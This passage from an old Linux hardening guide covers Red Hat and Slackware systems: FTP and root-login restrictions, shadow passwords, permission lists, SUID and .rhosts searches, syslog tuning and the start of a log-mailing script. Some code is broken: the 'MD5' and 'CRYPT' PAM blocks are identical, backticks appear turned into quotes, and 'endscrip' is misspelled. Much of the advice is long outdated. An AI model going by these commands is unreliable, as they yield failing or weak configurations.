        \n%u@%h is not a valid ID to access %d \
        \non this system. This \
        attempt has been logged.\
        \n'
```

8.10 FTP Anonymous users

Disable anonymous FTP to your box by editing `/etc/ftppass` and change the common first line that looks like:

```
class all real,guest,anonymous *
```

...to this (notice the words "guest" and "anonymous" is gone:

```
class all real *
```

8.11 Shadow Passwords

8.11.1 Slackware 3.x

Slackware v3.2 did not come with Shadow passwords enabled but v3.4+ does. For several reasons, I recommend that you just upgrade to Slackware v3.4 if you are running an older Slackware distribution. The upgrade will fix numerous security issues and has many other features as well.

8.11.2 Redhat

Redhat5, out of the box, does NOT do shadow passwords (stupid) but it is fixed in RH 6.1 and onward.

Confirm that your system is using SHADOW passwords by looking at the `/etc/passwd` file and make sure that the second left-hand field next to the username is a `:"x:"`. If so, make sure everything in this section is setup the same on your box.

If it isn't do the following:

- login as root
- type in "pwconv"
- This will convert the `/etc/passwd` file and move the encrypted passwords over to `/etc/shadow` and change the encryption algorithm from the weak "crypt" system to "md5"
- More info is available in `"/usr/doc/pam-0.64/txts/pam.txt"`
- NOTE: Using passwords more than 8 characters will NOT work. Use larger passwords and prepare NOT to be able to login again!
- Edit the `/etc/pam.d/passwd` file and change the bottom lines

NOTE: There are (2) methods shown below. Crypt is the OLD UNIX method and is considered weak. The newer method uses MD5 hashing. I recommend the MD5 method.

So, edit the file and change it to the following:

For MD5 hashing (more secure and recommended):

```

--
auth      required  /lib/security/pam_pwdb.so shadow nullok
account   required  /lib/security/pam_pwdb.so
password  required  /lib/security/pam_cracklib.so retry=3
password  required  /lib/security/pam_pwdb.so shadow use_authtok nullok
--

```

For normal CRYPT hashing:

```

--
auth      required  /lib/security/pam_pwdb.so shadow nullok
account   required  /lib/security/pam_pwdb.so
password  required  /lib/security/pam_cracklib.so retry=3
password  required  /lib/security/pam_pwdb.so shadow use_authtok nullok
--

```

8.12 Disable ROOT TELNET/SSH access

By default, most Linux distributions don't allow direct "root" logins via TELNET or SSH. This is considered good security.

- If you DO need to login via telnet as root then edit or create the `/etc/securetty` file and ADD:

```
ttyp0
ttyp1
ttyp2
```

**** MAKE SURE YOU PUT "#"s IN FRONT OF THESE NEW LINES ONCE YOU ARE DONE! ****

8.13 Disable ROOT FTP access

It seems that some Linux distributions do not come with the `/etc/ftpusers` file. This file basically is for when any usernames in this file, they are NOT allowed to FTP in. Usually, it is considered POOR security to be able to FTP in as ROOT. By putting the word "root" into this file, this disables FTP logins from "root".

- If you ever need to FTP into the linux box as ROOT (you shouldn't be able to by default), edit the `/etc/ftpusers` file and put a "#" in front of "root".

NOTE: If the `/etc/ftpusers` file DOESN'T already exist, just create it. Once you are done, LEAVE it there with at least the line "root" without a "#" in front of it.

```
*****
**** MAKE SURE YOU REMOVE THIS "#" ONCE YOU ARE DONE ****
****          SINCE THIS IS A BIG SECURITY ISSUE          ****
*****
```

8.14 Disable miscellaneous cron stuff

* When users install Redhat, they usually install more programs than they plan to initially use. Though Redhat allows users to later choose what daemons are and are NOT run upon boot, this does NOT disable some things that are loaded into the cron file.

As mentioned before in this section, unless you plan on using the functionality of a specific product, DON'T disable a given cron entry. Just delete the package all together as described above.

8.14.1 Redhat users:

NOTE: DON'T disable: logrotate, tmpwatch, updatedb.cron, makewhatis.cron

- Look in the `/etc/cron.hourly`, `/etc/cron.daily`, `/etc/cron.weekly`, and `/etc/cron.monthly` and make sure that nothing is installed that you don't want. For example, I had to do the following for RH 5.2:

```
mkdir -m 700 /etc/cron.disabled
mkdir -m 700 /etc/cron.disabled/cron.hourly
mkdir -m 700 /etc/cron.disabled/cron.daily

mv /etc/cron.hourly/inn-cron-nntpsend /etc/cron.disabled/cron.hourly
mv /etc/cron.daily/inn-cron-expire /etc/cron.disabled/cron.daily
```

```
mv /etc/cron.daily/inn-cron-rnews /etc/cron.disabled/cron.daily
mv /etc/cron.daily/tetex.cron /etc/cron.disabled/cron.daily
```

8.14.2 Slackware Users:

****NOTE**:** DON'T disable: updatedb.cron

- Realistically, you won't have the same issues as Redhat users because Slackware doesn't have as many bells and whistles as RH does. BUT, check to make sure. All of Slackware's cron configuration is stored here.

```
less /var/spool/cron/crontabs/root
```

8.15 File Permission corrections

A lot of the default file permissions on Linux distributions just give away too much information to the end user or hacker. Some people might think that some of these are paranoid but I'd rather be safe than sorry:

NOTE: Most of these permissions reflect Redhat 5.2 but most will apply to any Linux distribution.

NOTE2: If you receive any ERRORS when applying these changes, don't worry. That just means you don't have that package installed.

It is highly recommended that you apply these permissions via the TrinityOS-security script to avoid typing mistakes and save time.

```
# Files in /dev
chmod 660 /dev/lp*

# Files in /bin
echo "Bru is a commercial backup program but some Linux distributions come with it"
chmod 750 /bin/bru
chmod 750 /bin/linuxconf
chmod 750 /bin/mount
chmod 750 /bin/mt
chmod 750 /bin/rpm
chmod 750 /bin/setserial
chmod 750 /bin/umount

# Files in /sbin
chmod 750 /sbin/accton
chmod 750 /sbin/badbblocks
chmod 750 /sbin/ctrlaltdel
chmod 750 /sbin/chkconfig
chmod 750 /sbin/chkraid
chmod 750 /sbin/debugfs
chmod 750 /sbin/depmod
chmod 750 /sbin/dhccpd
chmod 750 /sbin/dump*
chmod 750 /sbin/fdisk
chmod 750 /sbin/fsck*
chmod 750 /sbin/ftl*
chmod 750 /sbin/getty
```

```
chmod 750 /sbin/halt
chmod 750 /sbin/hdparm
chmod 750 /sbin/hwclock
chmod 750 /sbin/ide_info
chmod 750 /sbin/if*
chmod 750 /sbin/init
chmod 750 /sbin/insmod
echo "IPFWADM is only installed for v2.0 kernels"
chmod 750 /sbin/ipfwadm
chmod 750 /sbin/ipx*
chmod 750 /sbin/isapnp
chmod 750 /sbin/kernelld
chmod 750 /sbin/killall*
echo "This is the new location for klogd. Please disregard any errors if this doesn't work."
chmod 750 /sbin/klogd
chmod 750 /sbin/lilo
chmod 750 /sbin/mgetty
chmod 750 /sbin/mingetty
chmod 750 /sbin/mk*
chmod 750 /sbin/mod*
chmod 750 /sbin/netreport
chmod 750 /sbin/pam*
chmod 750 /sbin/pcinitrd
chmod 750 /sbin/pnpdump
chmod 750 /sbin/portmap
chmod 750 /sbin/quotaon
chmod 750 /sbin/raidadd
chmod 750 /sbin/restore
chmod 750 /sbin/runlevel
chmod 750 /sbin/stinit
echo "This is the old location for klogd. Please disregard any errors if this doesn't work."
chmod 750 /sbin/syslogd
chmod 750 /sbin/swapon
chmod 750 /sbin/tune2fs
chmod 750 /sbin/uugetty
chmod 750 /sbin/vgetty

echo "Files in /usr/bin"
chmod 750 /usr/bin/control-panel
chmod 750 /usr/bin/comanche
chmod 750 /usr/bin/eject
chmod 750 /usr/bin/glnt
chmod 750 /usr/bin/gnome*
chmod 750 /usr/bin/gpasswd
chmod 750 /usr/bin/ipx*
chmod 750 /usr/bin/kernelcfg

chmod 755 /usr/bin/lp*
chmod 4755 /usr/bin/lpr
```

```
#NOTE: I feel setting "lpr" to allow any group to execute it is
#       a bad thing.
#
#       I would like to add UNIX users and even the Samba process to
#       the "lp" group already defined in /etc/groups and then be able
#       to put things back to to 4750. BUT, I just talked to a buddy
#       of mine and this really isn't possible. Linux doesn't support
#       multiple groups per file and Linux doesn't support access lists
#       (ACLs') yet. So, you either have to do all this or run LPRng.
#
#       Stock permissionss are:
#           -r-sr-sr-x    1 root    lp           15436 Oct 17 06:49 lpq
#           -r-sr-sr-x    1 root    lp           16176 Oct 17 06:49 lpr
#           -r-sr-sr-x    1 root    lp           16132 Oct 17 06:49 lprm

chmod 750 /usr/bin/mformat
chmod 750 /usr/bin/minicom
chmod 750 /usr/bin/mtools
chmod 750 /usr/bin/netcfg
chmod 750 /usr/bin/rusers
chmod 750 /usr/bin/rwall
chmod 750 /usr/bin/uucp

echo "Files in /usr/sbin"
chmod 750 /usr/sbin/am*
chmod 750 /usr/sbin/at*
chmod 750 /usr/sbin/automount
chmod 750 /usr/sbin/bootp*
chmod 750 /usr/sbin/crond
chmod 750 /usr/sbin/dhc*
chmod 750 /usr/sbin/dip
chmod 750 /usr/sbin/dump*
chmod 750 /usr/sbin/edquota
chmod 750 /usr/sbin/exportfs
chmod 750 /usr/sbin/fixmount
chmod 750 /usr/sbin/ftpsht
chmod 750 /usr/sbin/gated
chmod 750 /usr/sbin/group*
chmod 750 /usr/sbin/grp*
chmod 750 /usr/sbin/imapd
chmod 750 /usr/sbin/in.*
chmod 750 /usr/sbin/inetd
chmod 750 /usr/sbin/ipop*
echo "This is the old location for klogd. Please disregard any errors if this doesn't work."
chmod 750 /usr/sbin/klogd
chmod 750 /usr/sbin/logrotate
chmod 750 /usr/sbin/lp*
chmod 755 /usr/sbin/lsof
chmod 750 /usr/sbin/makemap
```

```
chmod 750 /usr/sbin/mk-amd-map
chmod 750 /usr/sbin/mouseconfig
chmod 750 /usr/sbin/named*
chmod 750 /usr/sbin/nmbd
chmod 750 /usr/sbin/newusers
chmod 750 /usr/sbin/ntp*
chmod 750 /usr/sbin/ntsysv
chmod 750 /usr/sbin/pppd
chmod 750 /usr/sbin/pnpprobe
chmod 750 /usr/sbin/pw*
chmod 750 /usr/sbin/quota*
chmod 750 /usr/sbin/rdev
chmod 750 /usr/sbin/rdist
chmod 750 /usr/sbin/repquota
chmod 750 /usr/sbin/rhbackup
chmod 750 /usr/sbin/rotatelogs
chmod 750 /usr/sbin/rpc*
chmod 750 /usr/sbin/rwhod
chmod 750 /usr/sbin/samba
chmod 750 /usr/sbin/setup
chmod 750 /usr/sbin/showmount
chmod 750 /usr/sbin/smb*
chmod 750 /usr/sbin/sndconfig
chmod 750 /usr/sbin/snmp*
chmod 750 /usr/sbin/squid
echo "This is the old location for syslogd. Please disregard any errors if this doesn't work."
chmod 750 /usr/sbin/syslogd
chmod 750 /usr/sbin/taper
chmod 750 /usr/sbin/tcpd*
chmod 750 /usr/sbin/time*
chmod 750 /usr/sbin/tmpwatch
chmod 750 /usr/sbin/tunelp
chmod 750 /usr/sbin/user*
chmod 750 /usr/sbin/uu*
chmod 750 /usr/sbin/vi*
chmod 750 /usr/sbin/wire-test
chmod 750 /usr/sbin/xntp*
```

8.16 SUID ROOT PROGRAMS

- Check that there aren't any SUID ROOT (programs that execute as the ROOT user) that are WRITABLE by other users. To do this, execute this following command (per <http://rlz.ne.mediaone.net/linux/index.html>):

```
mkdir -m700 /etc/info
find / -type f \( -perm -04000 -o -perm -02000 \) -ls > /etc/info/suid-results
```

So what do you do with these results?

Figure out the SUID programs that you need and note which ones they are and where they are. The issue is to just make sure that no other unknown programs don't get added to this list. What about just changing

their permissions to NOT be SUID root? This would be bad because most programs that are usually SUID ROOT *must* be this way or they won't work right.

But, for example, GnuPlot on a recent copy of SuSE was found SUID though it shouldn't have been. Later, a person on BugTraq found this and created both a root exploit and patch for it. So, this is where you can be proactive and fix things.

For the other SUID programs you don't need or know what they are, change their permissions to 700 (chmod 700 *) or even better yet, change their permissions to 700, move them to a temporary directory to later delete them once you are SURE you don't need the programs.

*** Once you have resolved all your SUID issues, rename this *** /etc/info/suid-results file to /etc/info/suid-results-checked and then *** fix the permissions:

```
mv /etc/info/suid-results /etc/info/suid-results-checked
chmod 600 /etc/info/suid-results-checked
```

We will use this file later as a template file to check for changed SUID files in 9 (Section 9)

8.17 Looking for R-command files

Much like looking for SUID files above, it is also a good idea to look for R-command permission files.

```
find / | grep -e ".rhosts" -e "hosts.equiv" > /etc/info/rcmd-results
```

Once you have reviewed this /etc/info/rcmd-results file for any entries that DON'T belong in there, rename it and fix its permissions:

```
mv /etc/info/rcmd-results /etc/info/rcmd-results-checked
chmod 600 /etc/info/rcmd-results-checked
```

8.18 Fix Xwindows permissions

* This was exploited recently in Xfree86 but I still feel that the sticky bit on the /tmp/.X11-unix directory should be set

```
rm -rf /tmp/.X11-unix
mkdir -p -m 1777 /tmp/.X11-unix
chmod o+t /tmp/.X11-unix
```

8.19 LILO setup

* Be sure to read 15 (Section 15) regarding LILO security as well

9 Advanced System Logging and some Cool Tips

9.1 SYSLOG tuning

- SYSLOG is the main UNIX logging tool. With this system, you can setup logging to be very high level to extremely detailed and have each logging stream go to a different file. Trust me, SYSLOG is your friend!

Edit /etc/syslog.conf and -ADD- the following lines if they aren't already in there:

***** * NOTE!!! All space from the left and right columns MUST BE TABS. * If they are SPACES, syslog will NOT load! Kinda stupid eh? *

Redhat users:

```

*.warn;*.err                /var/log/syslog
auth.*;user.*;daemon.none   /var/log/loginlog
kern.*                       /var/log/kernel

```

Slackware users:

```

*.warn;*.err                /var/adm/syslog
mail.*                      /var/adm/maillog
auth.*;user.*;daemon.none   /var/adm/loginlog
kern.*                      /var/adm/kernel

```

All Distributions: Once you have edited the /etc/syslog.conf file, save your changes and exit the editor. Now, following files must be created for SYSLOG to work:

```

touch /var/log/syslog
touch /var/log/loginlog
touch /var/log/kernel

```

Next, you might see in your /var/log/messages and /var/log/syslog files lines that look like:

```

--
Nov 28 08:25:42 hostname -- MARK --
--

```

This is the SYSLOG daemon telling you that SYSLOG is running but had nothing to report. If you don't like this behavior, you can disable it by editing the following file and changing the MARK time out.

In /etc/rc.d/init.d/syslog, find the line that says:

```

--
daemon syslogd
--

```

and replace it with:

```

--
daemon syslogd -m 0
--

```

To make ALL of the above changes go into effect, run:

- Redhat: `killall -HUP syslogd`
- Slackware: `kill -HUP `ps aux | grep syslogd | grep -v -e grep | awk '{print $2}``

Next, close down these new files (and existing files) permissions:

9.1.1 Redhat:

```
chmod 600 /var/log/syslog
chmod 600 /var/log/loginlog
chmod 600 /var/log/kernel
echo "Make sure old SYSLOG file perms are ok too."
chmod 600 /etc/syslog.conf
chmod 600 /var/log/cron
chmod 700 /var/log/httpd
chmod 600 /var/log/httpd/*
chmod 600 /var/log/maillog
chmod 600 /var/log/messages
chmod 600 /var/log/mysql
chmod 600 /var/log/netconf.log
chmod 700 /var/log/samba
chmod 600 /var/log/samba/*
chmod 600 /var/log/sendmail.st
chmod 600 /var/log/secure
chmod 600 /var/log/spooler
chmod 700 /var/log/squid
chmod 600 /var/log/squid/*
chmod 600 /var/log/xferlog
```

9.1.2 Slackware:

```
chmod 600 /var/adm/syslog
chmod 600 /var/adm/loginlog
chmod 600 /var/adm/kernel
chmod 600 /etc/syslog.conf
```

Ok, now restart SYSLOG:

- Redhat: `killall -HUP syslogd`
- Slackware: `kill -HUP `ps aux | grep syslogd | grep -v -e grep | awk '{print $2}``

9.2 Log Rotations

Stock Redhat comes with a tool that will take your SYSLOG log files, rename them to the day they came from, optionally compress them, and then restart the log files for the next day. This is very handy as SYSLOG files can get VERY large. If you are using some other Linux distribution that doesn't have this feature, I highly recommend installed a program that will do this for you (there are many to choose from).

- Redhat:

Next, allow the new syslog file to be rotated as well. Add these lines to the `/etc/logrotate.d/syslog`:

```
--
/var/log/kernel {
    postrotate
        /usr/bin/killall -9 klogd
    /sbin/klogd &
    endscrip
}

/var/log/loginlog {
    postrotate
        /usr/bin/killall -HUP syslogd
    endscrip
}

/var/log/syslog {
    postrotate
        /usr/bin/killall -HUP syslogd
    endscrip
}
--
```

Also.. I highly recommend that you edit the `/etc/logrotate.conf` file and do the following:

Find `"#compress"` and remove the `"#"` so it only says `"compress"`.

I also recommend that your `#`ed out the sections to look like this:

[Why? If these files are rotated, you won't be easily able to] [tell when users have logged in.]

```
## no packages own lastlog or wtmp -- we'll rotate them here
#/var/log/wtmp {
#   monthly
#   rotate 1
#}

#/var/log/lastlog {
#   monthly
#   rotate 1
#}
```

This will then compress the moved log files with Gzip.

Finally, some log files explicitly default to no-compression. Why? I recommend to add a `"#"` before the `"nocompress"` line in each of the following files:

```
/etc/logrotate.d/ftpd
/etc/logrotate.d/linuxconf
/etc/logrotate.d/sendfax
```

There might be other files in this directory. Check each one of them.

Lastly, I recommend to go into the `/etc/logrotate.d/` directory and MOVE log config files that you KNOW you won't be using to a "disabled" directory. This is completely dependant on the services that you installed and then on which ones you opted to NOT run.

As mentioned before, for packages that you KNOW you won't ever use, instead of disabling the logrotation for a given package, DELETE the entire package either using RPM or PKGDEL.

To manually disable things:

```
mkdir -m 700 /etc/logrotate.d.disabled
mv /etc/logrotate.d/mysql /etc/logrotate.d.disabled
mv /etc/logrotate.d/squid /etc/logrotate.d.disabled
```

9.3 rc.local cool tips and tuning

- Edit the `"/etc/rc.d/rc.local"` file and add the following lines at the end:

The following tip is a personal idea I like for both Redhat and Slackware. By default, then you login to a Linux box, it tells you the Linux distribution name, version, kernel version, and the name of the server. Even worse, Mandrake puts up a very stupid looking Penguin.

To me, this is giving away too much info. I rather just prompt users with a "Login: " prompt (if they ever get that far past your packet firewall and TCP wrappers).

To fix this, do the following:

Place `"#"`s in front of the following lines like shown:

NOTE: This looks a little different with Mandrake:

```
/etc/rc.d/rc.local
--
## This will overwrite /etc/issue at every boot. So, make any changes you
## want to make to /etc/issue here or you will lose them when you reboot.
#echo "" > /etc/issue
#echo "Red Hat Linux $R" >> /etc/issue
#echo "Kernel $(uname -r) on $a $(uname -m)" >> /etc/issue
#
#cp -f /etc/issue /etc/issue.net
--
```

Then, do the following:

```
- rm -f /etc/issue
- rm -f /etc/issue.net
- touch /etc/issue
- touch /etc/issue.net
- chmod 400 /etc/issue
- chmod 400 /etc/issue.net
```

Also, if your Linux box stays up for several months, any kernel messages, errors, firewall hits, etc will OVERWRITE the output from "dmesg". Personally, I *HATE* this but my work-around is to make a "dmesg" copy upon every boot. Append the following to the bottom of your /etc/rc.d/rc.local file:

```

/etc/rc.d/rc.local
--
dmesg >> /etc/info/dmesg
--

```

* Next, the following tip is a great way of seeing your various logs on your Linux box without having to login, etc. Some people might feel that this is a security risk but the risk stems from physical security.

Edit the following file and FIND each line for, say syslog or messages, and add in the respective line:

```

/etc/syslog.conf
--
*.warn;*.err                /dev/tty7
mail.*                      /dev/tty8
kern.*                      /dev/tty8
--

```

To make these changes take effect, run the following line:

- Redhat: killall -HUP syslogd
- Slackware: kill -HUP `ps aux | grep syslogd | grep -v -e grep | awk '{print \$2}'`

Now, whenever anything is added to those log files, just go to the ALT-F7 or F8 VTY and see the messages roll by in real-time.

- Like the real-time log monitor above, it's nice to be able to see errors in real time whenever you suspect problems via a TELNET, SSH, etc. To do this, create the file with the following:

Slackware:

```
/root/logit
```

```

--
#/bin/sh
tail -f /var/adm/samba/log.nmb &
tail -f /var/adm/samba/log.smb &
tail -f /var/adm/xferlog &
tail -f /var/adm/maillog &
tail -f /var/adm/secure &
tail -f /var/adm/syslog &
tail -f /var/adm/messages &
--

```

Redhat:

```
/root/logit
```

```
--
#!/bin/sh
tail -f /var/log/samba/log.nmb &
tail -f /var/log/samba/log.smb &
tail -f /var/log/xferlog &
tail -f /var/log/maillog &
tail -f /var/log/secure &
tail -f /var/log/syslog &
tail -f /var/log/messages &
--
```

Now, fix the permissions for it:

```
chmod 700 /root/logit
```

Close the file and then fix it's permissions with "chmod 700 /usr/local/sbin/logit".

Now, whenever you are suspecting problems with ANYTHING on your Linux box, just run "/root/logit" and watch the error logs go by in real-time.

A few tips: - type in "clear" at the UNIX prompt now and then to clean the screen up for readability sake.

- When logs are scrolling by but you are looking for something that should show up in a few seconds, hit ENTER a few times to move up the old log info a few lines.

When you are done with "logit", run the command "killall tail" to stop all the logging.

9.4 A more readable BASH prompt

Being a command line junky, I use the CLI (command line interface) most of the time. To make things a little easier on the eye, I recommend that you make the BASH prompt a little more easy on the eye. All NON-root users will get a "green" colored prompt but ROOT users will get a "red" colored prompt.

You can do this one of two ways. Have it setup on a PER USER basis or for ALL users.

For this example, let's do it just for the ROOT user.

1. Copy the main bash profile to the root user's home directory:

```
cp /etc/bashrc /root/.bashrc
```

NOTE: Why bashrc and not profile? The reason being is that bashrc OVERRIDES anything in the profile.

2. Edit it and find the line for the "PS1" variable and REPLACE it with the following. This will make the prompt be a bright green (easy on the eyes) color for NON-root users and red for ROOT uses. It will also show the machine name and a condensed directory prompt:

```
if [ 'id -un' = root ]; then
    PS1='\[\033[1;31m\]\h:\w$\ [\033[0m\] '
else
    PS1='\[\033[1;32m\]\h:\w$\ [\033[0m\] '
fi
```

3. Save the .bashrc, login as the root user or run "su -" and then you should have the new prompt. For more good Bash ideas, check out the BASH howto from 5 (Section 5).

If you wanted to do it for ALL users, do the above changed to the /etc/bashrc file.

9.5 Some security tips for BASH

As you execute commands in bash, they are recorded for the command history, etc. Though this is great during your shell login, you might accidentally put a password in as a command, etc. To clean this up and cover your tracks once you log off, add the following line as the LAST line in your `/etc/profile`:

```

/etc/profile
--<begin>
#Depending on your version of BASH, you might have to use
# the other form of this command
    trap "rm -f ~$LOGNAME/.bash_history" 0

#The older KSH-style form
    trap 0 rm -f $LOGNAME/.bash_history
--<end>

```

9.6 Make the apropos database

One powerful command in UNIX is the "apropos" or "man -k" command. This will let you do command searches on generic words like "modem", etc. BUT, when you first install Linux, this database isn't complete. It is usually run as a weekly cron job but I recommend to start it now:

```
makewhatis -w &
```

NOTE: This command will take a while depending on HD and CPU speed.

If you get ERRORS on the "makewhatis" command as I did in Mandrake 6.1, some of this is how to fix them. I received the following errors (bugs in the distribution - already reported as Bug #ier206). Running this command in Mandrake 7.0 runs without error.

```

--
bzcat: Can't open input file ./fetchmailconf.1.bz2: No such file or directory.
bzcat: ./ksh.1.bz2 is not a bzip2 file.
bzcat: Can't open input file ./pdksh.1.bz2: No such file or directory.
Read file error: ./rec.1 No such file or directory
bzcat: ./tixwish.1.bz2 is not a bzip2 file.
bzcat: ./efence.3.bz2 is not a bzip2 file.
Read file error: ./stm.8 No such file or directory
Read file error: ./clockprobe.8 No such file or directory
--

```

line 1: The `/usr/man/man1/fetchmailconf.1.bz2` file is a symbolic link to `fetchmail.1`. This file doesn't exist since its compressed with bz2. To fix it, do:

```

rm /usr/man/man1/fetchmailconf.1.bz2
ln -s /usr/man/man1/fetchmail.1.bz2 /usr/man/man1/fetchmailconf.1.bz2

```

line 2: The `/usr/man/man1/ksh.1.bz2` file isn't really bz2'ed. To fix it, do:

```

mv /usr/man/man1/ksh.1.bz2 /usr/man/man1/ksh.1
bzip2 -z /usr/man/man1/ksh.1

```

line 3: The /usr/man/man1/pdksh.1.bz2 file points to a non-bz2 file. (sloppy). To fix it, do:

Do the line-2 fix above

```
rm /usr/man/man1/pdksh.1.bz2
ln -s /usr/man/man1/ksh.1.bz2 /usr/man/man1/pdksh.1.bz2
```

line 4: The /usr/man/man1/rec.1 file points to a bogus path /var/tmp/sox-root//usr/man/man1/play.1 (sloppy). To fix it, do:

```
rm /usr/man/man1/rec.1
ln -s /usr/man/man1/play.1.bz2 /usr/man/man1/rec.1.bz2
```

line 5: The /usr/man/man1/tixwish.1.bz2 file is not a bz2 file. To fix it, do:

```
mv /usr/man/man1/tixwish.1.bz2 /usr/man/man1/tixwish.1
bzip2 -z /usr/man/man1/tixwish.1
```

line 6: The /usr/man/man3/efence.3.bz2 file is not a valid man page To fix it, do:

```
rm /usr/man/man3/efence.3.bz2
```

line 7: The /usr/man/man8/stm.8 file points to a non existing file. To fix it, do:

```
rm /usr/man/man8/stm.8
ln -s /usr/man/man8/SVGATextMode.8.bz2 /usr/man/man8/stm.8.bz2
```

line 8: The /usr/man/man8/clockprobe.8 file points to a non existing file. To fix it, do:

```
rm /usr/man/man8/clockprobe.8
ln -s /usr/man/man8/grabmode.8.bz2 /usr/man/man8/clockprobe.8.bz2
```

Once you have fixed these problems, re-run "makewhatis -w" and make sure it completes cleanly.

9.7 Sendlogs - A daily email Logging system

**** HIGHLY RECOMMENDED for ALL Administrators ****

If you are like me, you would like to know if any strange things are happening to your system like (processes failing, hacker attempts, etc.). This script also optionally monitors how many times your modem line came online (or failed due to busy signals, etc.) and report what speeds it connected at in a nice summarized table.

To do this, follow these next steps (note: this isn't the prettiest script I've wrote and it needs a LOT of cleaning but it should work for you).

*** Note: Other tools like Psionic LogCheck and Stanford's Swatch tools do this but in in a MUCH cleaner fashion. As I get get those solutions running, this script will be replaced.

ALL USERS: The first time this script executes, you will receive some errors regarding:

- todays-date and yesterdays-date

You can safely ignore these errors!

Slackware users: This file should be called "/usr/local/sbin/sendlogs"

Redhat users: This file should be called "/usr/local/sbin/sendlogs"

```
(Note: All users: you will need to substitute in your proper mail address
(           so you will get your logs
(
(           Slackware users: please edit this file and change the /var/log
(           references to /var/adm
(
(           Modem users: You will need to un-# out the modem fields and
(           make sure that the temp file swaping from
(           $1.tmp to $2.tmp etc. transissions are correct.
(
(           I have this disabled because I'm a cable modem dude
(           now but this worked well.
```

All of TrinityOS's step-by-step instructions, files, and scripts are fully scripted out for an automatic installation at:

<<http://www.ecst.csuchico.edu/dbranch/LINUX/TrinityOS-security/TrinityOS-security.tar.gz>>

/usr/local/sbin/sendlogs <Sendlogs START>

```
#!/bin/sh
```

```
# TrinityOS-sendlogs.sh
# v01/07/01
#
# Part of the copyrighted and trademarked TrinityOS document.
# <url url="http://www.ecst.csuchico.edu/dbranch">
#
# Written and Maintained by David A. Ranch
# dranch@trinnet.net
#
# Updates:
#
# 01/07/01 - This script is now parsed directly from the SGML code and
#           because of this, several formatting issues were fixed.
#           - Made the output a little more pretty
#           - #ed out some diagnostic file information
#           - added an lsof log entry
#           - cleaned up the error reports in the SUID and RCMD searches
#
# 12/26/00 - Added --MARK-- Filtering
#
# 10/28/00 - Added an optional and #ed out section on DDing one HD to
```



```
#         another. This is a simple but VERY effective online backup
#         though it is only done once a night. If you have a spare HD
#         in your system, this is the next best thing to setting up
#         RAID1. Personally, I just recommend to setup RAID1! :)
#
# 10/08/00 - Deleted the removal of the SUID and RCMD new result files
#
# 09/16/00 - Added a full RPM database verification setup
#
# 04/15/00 - Added the $HOST variable to easily tune the SUBJECT field to
#           reflect the name of your Linux system. You should edit this
#           to reflect your system.
#
# 04/09/00 - Hmm.. we need %e and NOT %d for catching dates 01-09.
#           Basically, I need to reverse the change on 01/17/00.
#
# 02/21/00 - Doh! We do need the spaces between %b and %d
#
# 01/17/00 - Fixed all the "date" issues. Date now uses %d over %e and
#           doesn't use any spaces.
#
# 01/01/00 - Fixed a missing ">" on line 139
#
# 12/16/99 - Fixed the RCMD mailer command at the end. The "mail -s" line
#           needed to be ONE line
#
# 11/26/99 - Cleaned things up a bit
#           - Made all file references absolute
#
# 02/01/99 - Added "w" to the vitals output

# Change this variable to reflect the HOSTNAME of this box
# -----
HOST="TrinityOS"

#Make sure that the "yesterdays-date" file exists. If not, create it.
#
if [ -f /var/log/todays-date ]; then
    mv /var/log/todays-date /var/log/yesterdays-date;
else
    date +%b %e' > /var/log/yesterdays-date;
fi

#Make sure that the "/etc/info/logs" directory exists. If not, create it.
#
if [ -a /etc/info ]; then
    if [ -a /etc/info/logs ]; then
```

```

        echo "";
    else
        mkdir /etc/info/logs;
    fi
else
    mkdir /etc/info;
    mkdir /etc/info/logs;
fi

date +' %b %e' > /var/log/todays-date

cat /var/log/messages | grep "cat /var/log/yesterdays-date" > /var/log/messlog.'date +' %b %d %y'
export f1=/var/log/messlog.'date +' %b %d %y'
export f2=/var/log/testfile
#echo "File 1: $f1"
#echo "File 2: $f2"

#For messages - FTP and PPP stuff
#
sed -e "/PWD/d" -e "/PASV/d" -e "/TYPE/d" -e "/PORT/d" -e "/NLST/d" -e "/SYST/d" $f1 > $f1.tmp
sed -e "/PASS/d" -e "/QUIT/d" -e "/LIST/d" -e "/CDUP/d" -e "/ATDT/d" -e "/Welcome/d" $f1.tmp > $f2.tmp
sed -e "/Using/d" -e "/Connect/d" -e "/Remote/d" -e "/IP address/d" -e "/CHECKSUM/d" $f2.tmp > $f1.tmp
sed -e "/Terminated/d" -e "/Terminating/d" -e "/diald/d" -e "/2.2.0/d" -e "/Exit./d" $f1.tmp > $f2.tmp
sed -e "/(passwd=guest)/d" -e "/alarm/d" -e "/Failed/d" $f2.tmp > $f1.tmp

#For messages - modem specific stuff
#
#sed -e "/send /d" -e "/expect/d" -e "/OK/d" -e "/AT&F/d" -e "/ATZ/d" -e "/ ^M /d" $f1.tmp > $f2.tmp
#sed -e "/Swansea/d" -e "/logging/d" -e "/starting/d" -e "/Ready/d" -e "/0x03f8/d" -e "/0x02f8/d" $f1.tmp > $f2.tmp
#sed -e "/sbpcd.c/d" -e "/CR-563/d" -e "/copyright/d" -e "/sockets/d" -e "/Serial/d" -e "/registered/d" $f1.tmp > $f2.tmp
#sed -e "/SLIP/d" -e "/sbpcd-0/d" -e "/ATMOX7/d" -e "/1.44M/d" -e "/8272A/d" -e "/statistics/d" $f1.tmp > $f2.tmp
#sed -e "/Please/d" -e "/hangu/d" -e "/ip-down/d" -e "/scans/d" $f1.tmp -e "/abort on/d" $f1.tmp > $f2.tmp
#sed -e "/CONNECT /d" -e "/BUSY/d" -e "/SIGHUP/d" $f2.tmp > $f1.tmp

#For messages - modem dialout specific stuff
#
#echo -e "-----" > /var/log/header.tmp
#echo -e "$HOST Call stats for \c" >> /var/log/header.tmp
#date >> /var/log/header.tmp
#echo -e " " >> /var/log/header.tmp
#echo -e "Total number of connects: \c" >> /var/log/header.tmp
#grep -c "CONNECT" $f1.tmp >> /var/log/header.tmp
#echo -e " 21600: \c" >> /var/log/header.tmp
#grep -c "21600" $f1.tmp >> /var/log/header.tmp
#echo -e " 26400: \c" >> /var/log/header.tmp
#grep -c "26400" $f1.tmp >> /var/log/header.tmp
#echo -e " 28800: \c" >> /var/log/header.tmp
#grep -c "28800" $f1.tmp >> /var/log/header.tmp
#echo -e " 31200: \c" >> /var/log/header.tmp

```

```

#grep -c "31200" $f1.tmp >> /var/log/header.tmp
#echo -e "      33600: \c" >> /var/log/header.tmp
#grep -c "33600" $f1.tmp >> /var/log/header.tmp
#echo -e "      33600: \c" >> /var/log/header.tmp
#grep -c "41333" $f1.tmp >> /var/log/header.tmp
#echo -e "      41333: \c" >> /var/log/header.tmp
